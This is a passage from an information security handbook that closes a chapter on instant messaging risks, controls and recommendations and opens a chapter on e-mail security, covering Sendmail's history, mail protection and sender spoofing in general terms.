A significant policy issue for all communications is that of personal use. Management has a fundamental responsibility to conserve the resources of the enterprise. It must instruct users as to how enterprise resources may be consumed. With regard to personal use, IM should be treated the same as the telephone or the mailroom. If management permits personal use of the telephone, then it should permit personal use of IM under similar rules.

> As recently as 20 years ago, my employer sent me a detailed accounting of all toll calls made from the phone assigned to me. I was expected to identify those that were "personal" and write a check to the cashier to cover those calls. Those of you too young to remember it will say, "How quaint." Even then, the cost of those "personal" calls was trivial when compared to the value of my time spent on them. Sometime in these 20 years, as the cost of telephone calls has plummeted, the total cost of accounting for personal use began to exceed the reduction in expenses that could be achieved, and we stopped doing that. Now, workers bring their cell phones to work and make and receive their personal calls on them.

Anonymity

As we have already noted, the use of aliases and "handles" is the default in IM. While these handles may be related to name, role, or (e-mail) address, they are often related to a persona that the user would like to project. Some users have many. Directory entries are also used, as much to project this image as to inform.

Depending on the service or environment, the handle may or may not be bound to the user's identity. For example, AOL IM users must assert a name as the destination for messages. However, AIM permits the user to assert more than one arbitrary name. However, once registered, a name belongs to the user. He may abandon it; but unless and until he does so, it is his. IRC reserves a nickname only for the life of a connection.

Visibility

The other side of anonymity is visibility — that is, how the IM system makes one known to other users. A system that hides you completely may not be useful at all. However, one that makes one very visible may leak more information than the subject realizes. If A sends a message to B, A may receive a message that says B is/is not online. If A and B are in each other's contact list, there may be information available to each about the status (online/offline, active/inactive, home/away) of the other. Many servers will return information about all of those in the user's contact list when the user registers on the server.

> When weemanjr is connected and logged on to AIM, the icon next to his name in my client lights up. If I pass my cursor over his icon, I am given information about the state of his connection, for example, whether or not he is online, how long he has been online or when he was last seen; whether he is connected via the AOL dial-up client or via the Internet, and what the capabilities of his client

are. Of course, I must know his ID, weemanjr. I might assume that his IM name is the same as his e-mail address or AOL screen name but I would be wrong. However, if one made that assumption about me, one would be correct.

Intrusion

At its best and from time to time, instant messages intrude. Although they are not as intrusive as spam, and certainly less intrusive than the telephone, they are still intrusive. Most client applications provide controls to permit the user to reject traffic from specified users; the permissive policy. Indeed, they permit the rejection of all traffic except that from specified users: the restrictive policy. In either case, some action is required on the part of the user to elect and administer the policy.

Leakage

To the extent that the enterprise worries about the security of IM, it is usually concerned with the leakage of confidential information. IM can leak information in many ways. The user can leak information inadvertently or from motives such as anger or spite. Information can leak in transmission. It can leak to privileged users of servers or from compromised servers. It can leak through directories or registries.

Note that contact lists can be stored locally or on the server. Although servers need be trusted to some degree or another, information stored there is vulnerable to leakage. The aggregation of this information on a server is a more attractive target than the individual records stored on the client side.

Enterprise IM systems will record some traffic in logs. These logs become targets and may leak information.

Wireless

Increasingly, IM includes wireless. Most Internet-enabled cell phones include an IM client, usually for AOL IM or Yahoo! There are AOL and Yahoo! clients for Palm OS and Windows Pocket PC devices. While traffic to these devices may be partially hidden by the transport mechanism, these devices do not yet support end-to-end encryption.

IM is also used over wireless LAN technology (802.11) to laptops. These devices can support both link encryption (e.g., SSL) and end-to-end encryption. Wireless LAN encryption, standard (WEP) or proprietary, may be useful or indicated where one is aware of wireless links. However, the real issue is that cheap wireless makes the transport layer unreliable. This should be compensated for by the use of end-to-end encryption.

Immediacy

When the IM "send" key is pressed, any damage that might be done has already been done. Neither the user nor management gets a second chance. Premature or accidental sends may result if the send key is the same as the return or new-line key. Some IM applications permit one to set the client preferences so that sending a message requires strong intent.

Late Binding

As we have seen, IM manifests a distinct preference for late programmability; that is, it may be easy to modify the function of the client application program. After all, much of IM was "built by programmers for programmers." One implication of this is that it is difficult to rely on consistent behavior from these offerings.

Fraud

IM, with anonymity or even without it, is used to perpetrate all kinds of scams and frauds. Users tend to believe messages that pop up on their screens, particularly if they appear to come from trusted sources. For example, a message might suggest that the recipient enter a passphrase, enter a command, or click on an icon or a link. This is a way of getting that action invoked with the identity and privileges of the recipient.

Trust

As a general rule, IM users rely upon their ability to recognize one another by content; they do not rely on the environment, and trust is not much of an issue. However, in the future, populations will be larger, and the requirement for trusted directories and registries will also be higher.

Surveillance

Management can use surveillance as a control to direct or restrain the use of communication in general and IM in particular. In some cases, it should do so. However, if surveillance of any communication medium becomes pervasive, or even routine, that will stifle its use and diminish its value. Management's interest in the content of communication must be balanced against the right of the worker to reasonable privacy.

IM is some place between telephone and e-mail in terms of spontaneity and in terms of the value and permanence of the record that it leaves. Similarly, the cost and utility of automated surveillance of IM is also between that of the telephone and that of e-mail. Those who have automated surveillance of voice telephone will certainly want to automate surveillance of IM. However, those who have not automated surveillance of e-mail will certainly not want to automate surveillance of IM.

Any record of surveillance of communication is more sensitive to disclosure than the original communication itself. It becomes a target of attack and of "fishing expeditions." Good practice suggests that such a record be used early and then destroyed.

Offensive Content

At least at the margins, society, including the Internet, contains some ugliness. IM is no exception to this. This is troubling, in part because IM is an application that children like and because its favorite application for children is socializing. Children also use IM to satisfy (sexual) curiosity that they are discouraged from satisfying in other places. They use it to practice saying things that they are inhibited from saying aloud and face-to-face.

Coupled with the routine hiding or misrepresentation of user identity (e.g., age, gender, appearance, class, role), the result is that children may be exposed to ugliness and even to seduction. One might make a case that the Internet may be safer from seduction than home, school, church, mall, or playground, but that is small comfort, particularly if it is likely.

Similar behavior or content in the enterprise may compromise the enterprise's responsibility to provide a commodious workplace. Said another way, the enterprise may be held responsible for protecting its employees from ugliness, even if they seek it out.

Discipline

IM space is very tolerant but it does have standards of polite behavior. As with any other social population, there are sanctions for violating these standards. As with any rude behavior, the first sanction is shunning by the community. Those who behave in a rude manner will find themselves "blocked," that is, ostracized.

The service provider may impose harsher sanctions. For example, AOL vigorously enforces its terms of service.

> Littleone was "in an ICQ chat room." He used language that violated the AOL terms of service. This was language that littleone was not likely to have used without the cloak of anonymity provided by IM. It was language that littleone would not want his mother to hear, from him or anyone else. His mother, the account owner, reminded him of the language after she received a call from AOL support representatives. The support reps told her that if she could not clean up littleone's act, they would cancel her account.

While one cannot be completely banned from IRC, channel owners can and do block rude users by IP address. They have been known to ostracize entire domains or address ranges in order to enforce their standards of behavior.

Enterprise management exercises a great deal of power and discipline. IM is a part of the workplace and management is responsible and accountable for what happens there. Because management can be held accountable for some user IM behavior, it must exercise some control. At a minimum, management must tell workers

what use is appropriate and what is not. As with any other security violation, management can use disciplinary measures — from reprimand to termination.

Controls

As you might expect, IM comes with controls that can be used to protect its users and its traffic. The user, parents and guardians, or managers can use these features to manage risk. However, keep in mind that IM is inherently high risk and will usually remain so even with the prudent application of these controls.

Enrollment

Many IM systems require a user to register a unique public identifier. Other users will use this identifier to address messages to him. The service will use this identifier to find the network address to which to send the messages. At the same time, the user may be required to exchange a secret with the service. This passphrase will be used to authenticate the user to ensure that the service sends messages to only the party intended by the sender.

While some systems will accept only one enrollment from those who are already its users, most will permit an arbitrary number from just about anyone.

Directories

Services may maintain a directory of users and their addresses. Users can use this directory to locate the identifier of those to whom they wish to send a message. In many public systems, the information in the directory is supplied by the user and is not reliable. Some service providers may use account and billing information to improve the association between a user identifier and, for example, a real name and address. For example, AOL maintains a directory of its users. Access to this directory is available to AOL subscribers. AOL permits subscribers to limit access to their own directory entries. In private systems, management may own the directory and ensure that all users are authorized, properly named, and that any descriptive information (e.g., department, function, or role) in the directory is reliable.

Identification and Authentication

Most IM applications provide controls that can be used to identify and authenticate senders and recipients. Most permit both the identifier and the passphrase to be of a length sufficient to make identity both obvious and difficult to forge. However, many implement a preference for connectivity over security; that is, they start, connect, and even log on automatically. This recognizes that value goes up with the number and persistence of connections. It requires that the password or passphrase be stored locally. Because the value of connectivity is so high, the connection does not time out. Thus, once the machine has been properly initialized, the connection(s) and the identity are available to anyone with access to the machine. It may not be sufficient to learn the passphrase but it is sufficient to use it for a while. Of course, it is very difficult to protect a system from someone who has physical access to it in a running state, so this is as much a physical security issue as an I&A one.

Thus, passwords resist attack on the server at the expense of requiring that the desktop be supervised or that the screen and keyboard time out while maintaining the connection (as with Windows NT or 2000).

On the other hand, storing passwords and entering them automatically means that errors and retries do not rise (rapidly) with length. Long names make identity more patent and reduce addressing errors. Long passphrases resist exhaustive and guessing attacks.

Although passwords are the only authenticators supported by IM programs, these can be complemented by any strong authentication methods used on the client machine. For example, if the BIOS and OS passwords are used, then these protect the stored IM password.

Preferences

Client applications enable the user to specify preferences. Many of these are security relevant. The user may be able to specify what is to happen at system start, at client start, at connect, and on receipt of a message. For

example, the user may say start the client at system start, connect and log on at application start, load contact list and contact status at application start, and then set "away" status and default away message. The user may be able set alarm events, sounds, and actions. He may be able to specify events and messages to log, where to store the log, and what program to use to view it (e.g., Notepad, Excel). The user may be able to specify the default directory for storing received files. He may be able to specify whether to accept icons automatically, never to accept them, or to ask the user.

Blocking

IM applications provide the user with the ability to block messages from all users by default and from specified users. Blocking reduces the chances of intrusion, harassment, or offensive content.

Blocking at the client is based on sender name. It is used to protect the recipient from intrusion, ugliness, and spam. By default, a message from a sender not in the recipient's contact list may be blocked; the user will be asked if he wishes to receive the message and add the sender to the contact list.

Blocking can also be done at the enterprise perimeter or server. Here it can be based on sender name or recipient name. Sender name blocking works as above. Blocking on recipient name might be used as an upstream control to protect the recipient from a denial-of-service attack where the sender name is randomized. Products are available for centralized administration of blocking across a network or a user population.

Direct Connection

Some client applications enable users to connect directly to one another so that the traffic does not go through the server and cannot be seen by the privileged users of that server.

Encryption

Similarly, some enterprise IM client applications enable users to encrypt their communications. Many IM applications encrypt using (one-way) SSL user-to-server and server-to-user. This implementation requires that the message be decrypted from A's key and re-encrypted under that of B at the server. This means that the server must be trusted not to leak the message content. The IM server is trusted to some degree in any case; within the enterprise, it may be highly trusted. The advantage of this system is that information can be encrypted many-to-many between non-peer clients. The only requirement is that all clients support SSL.

A few products enable traffic to be encrypted end-to-end but only to peer systems. For example, Trillian Professional clients can communicate directly and encrypt their sessions end-to-end. Although this requires an extra election on the part of the users and a little additional setup time, it does lower the risk of leakage between the systems. Lotus Sametime Connect uses the Lotus Notes PKI to automatically create end-to-end IM sessions between two or more users within the enterprise while permitting unencrypted sessions to other users registered on the AIM server outside the enterprise.

Logging

Enterprise IM clients and services offer logging capabilities, including logs that are made at the server and are not under the control of the user. This permits the traffic to be audited for evidence of information leakage, fraud, harassment, or other prohibited activity (e.g., order solicitation by stockbrokers, prohibited use of healthcare information). Although it might be possible to log telephone traffic in a similar way, the cost of auditing those logs would be prohibitive. As enterprises come to understand this, IM becomes not only a permissible medium for this kind of communication, but also the preferred medium.

Enterprise management should keep in mind that the value of logs decreases rapidly with time but that their nuisance value increases. Their value for ensuring that you do the right thing decreases as their potential to demonstrate that you did not do the right thing goes up. Logs may contain sensitive information and may be targets. Access controls over their use are necessary to ensure that they are useful but do not leak information.

Reporting

Enterprise IM products report both IM usage and message traffic content. Properly privileged users and administrators not only see the content of the traffic, but also can map it back to the descriptive information about the sender and recipient in the directory and registry servers. Some products permit this information to be viewed by means of a thin client (Web browser).

Auditing

Auditing can be viewed as the reconciliation of what happened to what was intended and expected. It can also be viewed as the review of the logs to understand their content. There are data reduction, analysis, and visualization products that the manager or auditor can use to help him convert the log contents into information to guide policy formation and problem remediation. These products include general-purpose tools such as sorts, spreadsheets, databases, and data-mining tools. They also include specialized tools that encapsulate special knowledge about what to look for, how to find it, and what to do with it.

Filtering

Products are available to filter messages and other data objects for keywords suggesting sensitive or inappropriate content or virus signatures. They can be used to resist information leakage and system and network contamination. For efficient use, these products require both policy (to specify what traffic should not flow) and administration (to convert that policy into rules that the filter can use). They add latency to the message flow and produce false positives that might block legitimate traffic. They are most applicable in such regulated enterprises as healthcare and financial services where not only policy but also regulations are available to guide rule writing.

As IM use increases and computers become more efficient, filter applications can be expected to become more effective and efficient.

Alarms and Messaging

Products that filter IM traffic for viruses and sensitive content will generate alarms. These alarms must be communicated to those who are in a position to initiate the necessary corrective action. Failure to respond consistently to alarms will invite or encourage abuse.

Recommendations

Like safety on the highway or security on the telephone, security in IM will be the result of the efforts of users and institutions. Because no one person or institution can achieve security by acting alone, the following recommendations are organized by role.

- General:
  - — Prefer the AOL IM registry for a reasonable balance between connectivity and order.
  - — Prefer MS NetMeeting for complete functionality and end-to-end traffic hiding.
  - — Prefer enterprise directories for reliability and authenticity.
- For enterprises:
  - — Publish and enforce appropriate policies. Consider personal use, software, and content (including threatening, sexually explicit, or ugly). Consider leakage of proprietary information.
  - — Prefer enterprise IM client and server application products.
  - — Use only management-chosen and -trusted applications, from reliable sources, and in tamper-evident packaging.

  - — Prefer closed networks and enterprise-managed servers for security.
  - — Control traffic at the perimeter or gateways; use appropriate firewalls and proxies.
  - — Use enterprise directories.
  - — Require long passphrases.
  - — Require or prefer direct client-to-client connections and end-to-end encryption for enterprise data.
  - — Log and audit traffic; except where discouraged by regulation, destroy the log as soon as the audit has been completed.
  - — Filter traffic where indicated by policy or regulation.
- For network and server operators:
  - — Publish and enforce appropriate terms of service.
  - — Configure servers as single application systems.
  - — Do not permit late changes to system; do not run script or command processors (no "bots").
  - — Provide secure channel for (out-of-band) server controls.
  - — Consider separate device for registry database.
- For users:
  - — Use the most functionally limited client that meets your requirements.
  - — Prefer popular consumer systems such as AOL, MS Messenger, and Yahoo!.
  - — Use the most limited settings sufficient for your intended use.
  - — Accept messages and other data objects (e.g., files, icons, images) only from those already known to you; block all other traffic by default.
  - — Choose your username(s) to balance your privacy against ease-of-use for your contacts.
  - — Use long passphrases to resist exhaustive attacks.
  - — Place only necessary data in public directories.
  - — Use the "ask me" setting for most preferences until you have identified a pattern of response.
  - — Do not accept unexpected objects; do not respond to unexpected prompts or messages.
  - — Do not enter objects or text strings suggested by others into your client.
- For parents and guardians:
  - — Know your children's contacts.
  - — Use blocking controls to limit the contacts of young children to people known to you.
- As children mature, balance protection against privacy.

Conclusion

IM, like much of modern technology, is an inherently risky technology. On the other hand, it is also a very productive and efficient technology. As with the telephone and e-mail, its value will increase with the number of regular users. At some point it will reach critical mass, the point at which the benefit to users gives them such a competitive advantage over non-users that non-users are forced to cross over.

This year we have seen a huge increase in the number of enterprise IM products and a significant increase in the number of IM products on office desktops. The rest of us had best get ready.

As with most technology, the value of IM must be balanced against its risk, and the risk must be managed. Both management and end users must make the trade-offs between utility and security. However, we should react to this technology with prudence — not fear. IM will become part of our economic infrastructure as it has become part of our social infrastructure. We should build it accordingly. Modern enterprise IM tools provide the enterprise with valuable tools to enable them to achieve a reasonable balance between risk and reward.

Most enterprises will decide to rely on users to manage the content of IM the way that they rely on them to manage the content of phone calls, e-mail, and snail mail. Some will prefer this medium because it can leave a usable record. A small number will elect to use automated recording, surveillance, and filtering to demonstrate efforts to comply with contracts or government regulations. We should use these tools where there is a genuine requirement. We should resist the temptation to use them simply because they are cheap.

E-mail Security

Bruce A. Lobree

WHEN THE FIRST TELEGRAPH MESSAGE WAS FINALLY SENT, THE START OF THE ELECTRONIC COMMUNICATIONS AGE WAS BORN. Then about 50 years ago, people working on a mainframe computer left messages or put a file in someone else's directory on a Direct Access Storage Device (DASD) drive, and so the first electronic messaging system was born. Although most believe that electronic mail, or e-mail as it is called today, was started with the ARPA net, that is not the case. Electronic communication has been around for a much longer period than that, and securing that information has always been and will always be a major issue for both government and commercial facilities as well as the individual user.

When Western Telegraph started telegraphing money from point to point, this represented the beginnings of electronic transfers of funds via a certified system. Banks later began connecting their mainframe computers with simple point-to-point connections via SNA networks to enhance communications and actual funds transfers. This enabled individual operators to communicate with each other across platforms and systems enabling expedited operations and greater efficiencies at reduced operating costs.

When computer systems started to "talk" to each other, there was an explosion of development in communications between computer users and their respective systems. The need for connectivity grew as fast as the interest in it was developed by the corporate world. The Internet, which was originally developed for military and university use, was quickly pulled into this communications systems with its redundant facilities and fail-safe design, and was a natural place for electronic mail to grow toward.

Today (see Exhibit 3-1), e-mail, electronic chat rooms, and data transfers are happening at speeds that make even the most forward-thinking people wonder how far it will go. Hooking up networks for multiple-protocol communications is mandatory for any business to be successful. Electronic mail must cross multiple platforms and travel through many networks for it to go from one point to another. Each time it moves between networks and connections, this represents another point where it can be intercepted, modified, copied, or in worst-case scenario stopped altogether.




Exhibit 3-1. Internet connectivity.

Chat rooms on the Internet are really modified e-mail sites that allow multiple parties to read the mail simultaneously, similar to looking at a note stuck on a bulletin board. These services allow users to "post" a message to a board that allows several people to view it at once. This type of communication represents a whole new level of risk. There is controlling who has access to the site, where the site is hosted, how people gain access to the site, and many other issues that are created by any type of shared communications. The best example of a chat room is a conference call that has a publicly available phone number that can be looked up in

any phone book. The difference is that when someone joins the conference, the phone usually has a tone indicating the arrival of a new individual or group. With many chat rooms, no such protocol exists and users may not know who is watching or listening to any particular session if there is no specific user authentication method in use.

Today, e-mail is a trusted form of corporate communications that just about every major government and corporation in the world are using. Internal networks move communications in cleartext with sometimes little to no authentication. These business-critical messages are moved across public phone lines that are utilized for internal communications. This traffic in most cases is never even questioned as to authenticity and data can be listened to and intercepted.

Messages are presumed to be from the original author although there is no certificate or signature verifying it. By today's standards, e-mail has become a de facto trusted type of communications that is considered legal and binding in many cases. Even today, for a document to be considered legal and binding, it must contain a third-party certificate of authenticity, or some form of binding notary. However, in the case of e-mail, people consider this a form of electronic signature although it is so easy to change the senders' names without much effort. It is possible for the most untrained person to quickly figure out how to change their identity in the message and the recipient quickly gets information that may cause major damage, both financially or reputationally.

What makes matters even worse is the sue-happy attitude that is prevalent in the United States and is quickly spreading around the globe. There have already been several cases that have tested these waters and proven fatal to the recipient of the message as well as the falsified sender. These cases have taken to task system administrators to prove where electronic information has come from and where it went. Questions like who actually sent it, when was it sent, and how can one prove it, became impossible to answer without auditing tools being in place that cover entire networks with long-term report or audit data retention.

Today, e-mail traffic is sharing communications lines with voice, video, audio, and just about anything else that can be moved through wire and fiber optics. Despite the best frame relay systems, tied to the cleanest wires with the best filters, there is still going to be bleed over of communications in most wired types of systems (note that the author has seen fiber-optic lines tapped). This is not as much an issue in fiber optic as it is in copper wire. System administrators must watch for capacity issues and failures. They must be able to determine how much traffic will flow and when are the time-critical paths for information. For example, as a system administrator, one cannot take down a mail server during regular business times. However, with a global network, what is business time, and when is traffic

flow needed the most? These and many other questions must be asked before any mail system can be implemented, serviced, and relied upon by the specified user community.

Once the system administrator has answered all their questions about number of users, and the amount of disk space to be allocated to each user for the storage of e-mail, a system requirement can be put together. Now the administrative procedures can be completed and the configuration of the system can be put together. The administrator needs to figure out how to protect it without impacting the operational functionality of the system. The amount of security applied to any system will directly impact the operational functionality and speed at which the system can function.

Protection of the mail server becomes even more important as the data that moves through it becomes more and more mission critical. There is also the issue of protecting internal services from the mail server that may be handling traffic that contains viruses and Trojan horses. Viruses and Trojan horses as simple attachments to mail can be the cause for anything from simple annoyances or unwanted screen displays, all the way to complete destruction of computing facilities. Executives expect their mail to be "clean" of any type of malicious type of attachment. They expect the mail to always be delivered and always come from where the "FROM" in the message box states it came from.

The author notes that no virus can hurt any system until it is activated today. This may change as new programs are written in the future. This means that if a virus is going to do anything, the person receiving it via mail must open the mail message and then attempt to view or run the attachment. Simply receiving a message with an attached virus will not do anything to an individual's system. This hoax about a virus that will harm one's machine in this fashion is urban legend in this author's opinion.

Cookies or applets received over the Internet are a completely different subject matter that is not be discussed here. Users, however, must be aware of them and know how to deal with them. From a certain perspective, these can be considered a form of mail; however, by traditional definition, they are not.

TYPES OF MAIL SERVICES

Ever since that first message was sent across a wire using electricity, humanity has been coming up with better ways to communicate and faster ways to move that data in greater volume in smaller space. The first mainframe mail was based on simple SNA protocols and only used ASCII formatted text. The author contends that it was probably something as simple as a person leaving a note in another person's directory (like a Post-It on your computer monitor). Today, there is IP-based traffic that is moved through

many types of networks using many different systems of communications and carries multiple fonts, graphics, and sound and other messages as attachments to the original message.

With all the different types of mail systems that exist on all the different types of operating systems, choosing which e-mail service to use is like picking a car. The only environment that utilizes one primary mail type is Mac OS. However, even in this environment, one can use Netscape or Eudora to read and create mail. With the advent of Internet mail, the possibility of integration of e-mail types has become enormous. Putting multiple mail servers of differing types on the same network is now a networking and security nightmare that must be overcome.

Sendmail

Originally developed by Eric Allman in 1981, Sendmail is a standard product that is used across multiple systems. Regardless of what e-mail program is used to create e-mail, any mail that goes beyond the local site is generally routed via a mail transport agent. Given the number of "hops" any given Internet mail message takes to reach its destination, it is likely that every piece of Internet e-mail is handled by a Sendmail server somewhere along it's route.

The commercially available version of Sendmail began in 1997 when Eric Allman and Greg Olson formed Sendmail, Inc. The company still continues to enhance and release the product with source code and the right to modify and redistribute. The new commercial product line focuses on cost-effectiveness with Web-based administration and management tools, and automated binary installation.

Sendmail is used by most Internet service providers (ISPs) and shipped as the standard solution by all major UNIX vendors, including Sun, HP, IBM, DEC, SGI, SCO, and others. This makes the Sendmail application very important in today's Internet operations.

The Sendmail program was connected to the ARPAnet, and was home to the INGRES project. Another machine was home to the Berkeley UNIX project and had recently started using UUCP. Software existed to move mail within ARPAnet, INGRES, and BerkNet, but none existed to move mail between these networks. For this reason, Sendmail was created to connect the individual mail programs with a common protocol.

The first Sendmail program was shipped with version 4.1c of the Berkeley Software Distribution or BSD (the first version of Berkeley UNIX to include TCP/IP). From that first release to the present (with one long gap between 1982 and 1990), Sendmail was continuously improved by its authors. Today, version 8 is a major rewrite that includes many bug fixes and significant enhancements that take this application far beyond its original conception.

Other people and companies have worked on their versions of the Sendmail programs and injected a number of improvements, such as support for database management (dbm) files and separate rewriting of headers and envelopes. As time and usage of this application have continued, many of the original problems with the application and other related functions have been repaired or replaced with more efficient working utilities.

Today, there are major offshoots from many vendors that have modified Sendmail to suit their particular needs. Sun Microsystems has made many modifications and enhancements to Sendmail, including support for Network Information Service (NIS) and NIS+ maps. Hewlett-Packard also contributed many fine enhancements, including 8BITMIME (multi-purpose Internet mail extensions that worked with 8-bit machines limited naming controls, which do not exist in the UNIX environment) support.

This explosion of Sendmail versions led to a great deal of confusion. Solutions to problems that work for one version of Sendmail fail miserably with others. Beyond this, configuration files are not portable, and some features cannot be shared. Misconfiguration occurs as administrators work with differing types of products, thus creating further problems with control and security.

Version 8.7 of Sendmail introduced multicharacter options and macro names, new interactive commands. Many of the new fixes resolved the problems and limitations of earlier releases. More importantly, V8.7 has officially adopted most of the good features from IDA, KJS, Sun, and HP's Sendmail, and kept abreast of the latest standards from the Internet Engineering Task Force (IETF). Sendmail is a much more developed and user-friendly tool that has an international following and complies with much needed e-mail standards.

From that basic architecture, there are many programs today that allow users to read mail — Eudora, MSmail, Lotus Notes, and Netscape Mail are some of the more common ones. The less familiar ones are BatiMail or Easymail for UNIX, and others. These products will take an electronically formatted message and display it on the screen after it has been written and sent from another location. This allows humans to read, write, and send electronic mail using linked computers systems.

Protecting E-mail

Protecting e-mail is no easy task and every administrator will have his own interpretation as to what constitutes strong protection of communication. The author contends that strong protection is only that protection needed to keep the information secured for as long as it has value. If the information will be forever critical to the organization's operation, then it will need to be protected at layer two (the data-link level) of the IP stack.

This will need to be done in a location that will not be accessible to outsiders, except by specific approval and with proper authentication.

The other side of that coin is when the information has a very short valued life. An example would be that the data becomes useless once is has been received. In this case, the information does not need to be protected any longer than it takes for it to be transmitted. The actual transmission time and speed at which this occurs may be enough to ensure security. The author assumes that this type of mail will not be sent on a regular basis or at predetermined times. Mail that is sent on a scheduled basis or very often is easier to identify and intercept than mail sent out at random times. Thieves have learned that credit card companies send out their plastic on a specific date of every month and know when to look for it; this same logic can be applied to electronic mail as well.

Which ever side one's data is on, it is this author's conviction that all data should be protected to one level of effort or one layer of communication below what is determined to be needed to ensure sufficient security. This will ensure that should one's system ever be compromised, it will not be due to a flaw in one's mail service, and the source of the problem will be determined to have come from elsewhere. The assumption is that the hardware or tapes that hold the data will be physically accessible. Therefore, it is incumbent on the data to be able to protect itself to a level that will not allow the needed data to be compromised.

The lowest level of protection is the same as the highest level of weakness. If one protects the physical layer (layer 1 of the IP stack) within a facility, but does not encrypt communications, then when one's data crosses public phone lines, it is exposed to inspection or interception by outside sources.

When the time comes to actually develop the security model for a mail system, the security person will need to look at the entire system. This means that one must include all the communications that are under one's control, as well as that which is not. This will include public phone lines, third-party communications systems, and everything else that is not under one's physical and logical control.

IDENTIFYING THE MAILER

Marion just received an electronic message from her boss via e-mail. Marion knows this because in the "FROM" section is her boss' name. Marion absolutely knows this because who could possibly copy the boss' name into their own mailbox for the purpose of transmitting a false identity? The answer: anyone who goes into their preferences and changes the identity of the user and then restarts their specific mail application.




Exhibit 3-2. Unsecured network.

Whether talking about physical mail or electronic mail, the issue of authentication is an important subject. Authenticating the source of the communication and securing the information while in transit is critical to the overall security and reliability of the information being sent. In the physical world, a letter sent in a sealed, certified, bonded envelope with no openings is much safer and more reliable than a postcard with a mass mail stamp on it. So it goes with electronic mail as well.

Spoofing or faking an ID in mail is a fairly easy thing to do. Thankfully, not too many people know how to do it yet, and most will not consider it. To understand all the points of risk, one needs to understand how mail is actually sent. Not just what program has been implemented — but also the physical architecture of what is happening when one sends it.

In Exhibit 3-2, there are several points of intercept where a message can be infiltrated. Each point of contact represents another point of interception and risk. This includes the sender's PC which may store an original copy of the message in the sent box.

Network Architecture for Mail

User 1 wants to send an e-mail to User 4. If user 4 is connected to their network, then the mail will travel directly from User 1 to User 4 if all systems

between the two users are functioning correctly. If User 4 is not connected, then the mail will be stored on User 4's mail server for later pickup. If any mail server in the path is not functioning correctly, the message may stop in transit until such time as it can be retransmitted, depending on the configuration of the particular mail servers.

For mail to go from one user to another, it will go through User 1's mail server. Then it will be routed out through the corporate firewall and off to User 4's firewall via the magic of IP addressing. For the purpose of this chapter, one assumes that all of the routing protocols and configuration parameters have been properly configured to go from point User 1 to point User 4. As a user, it is presumed that one's mail is sent across a wire that is connected from one point to another with no intercepting points. The truth is that it is multiple wires with many connections and many points of intercept exist, even in the simplest of mail systems.

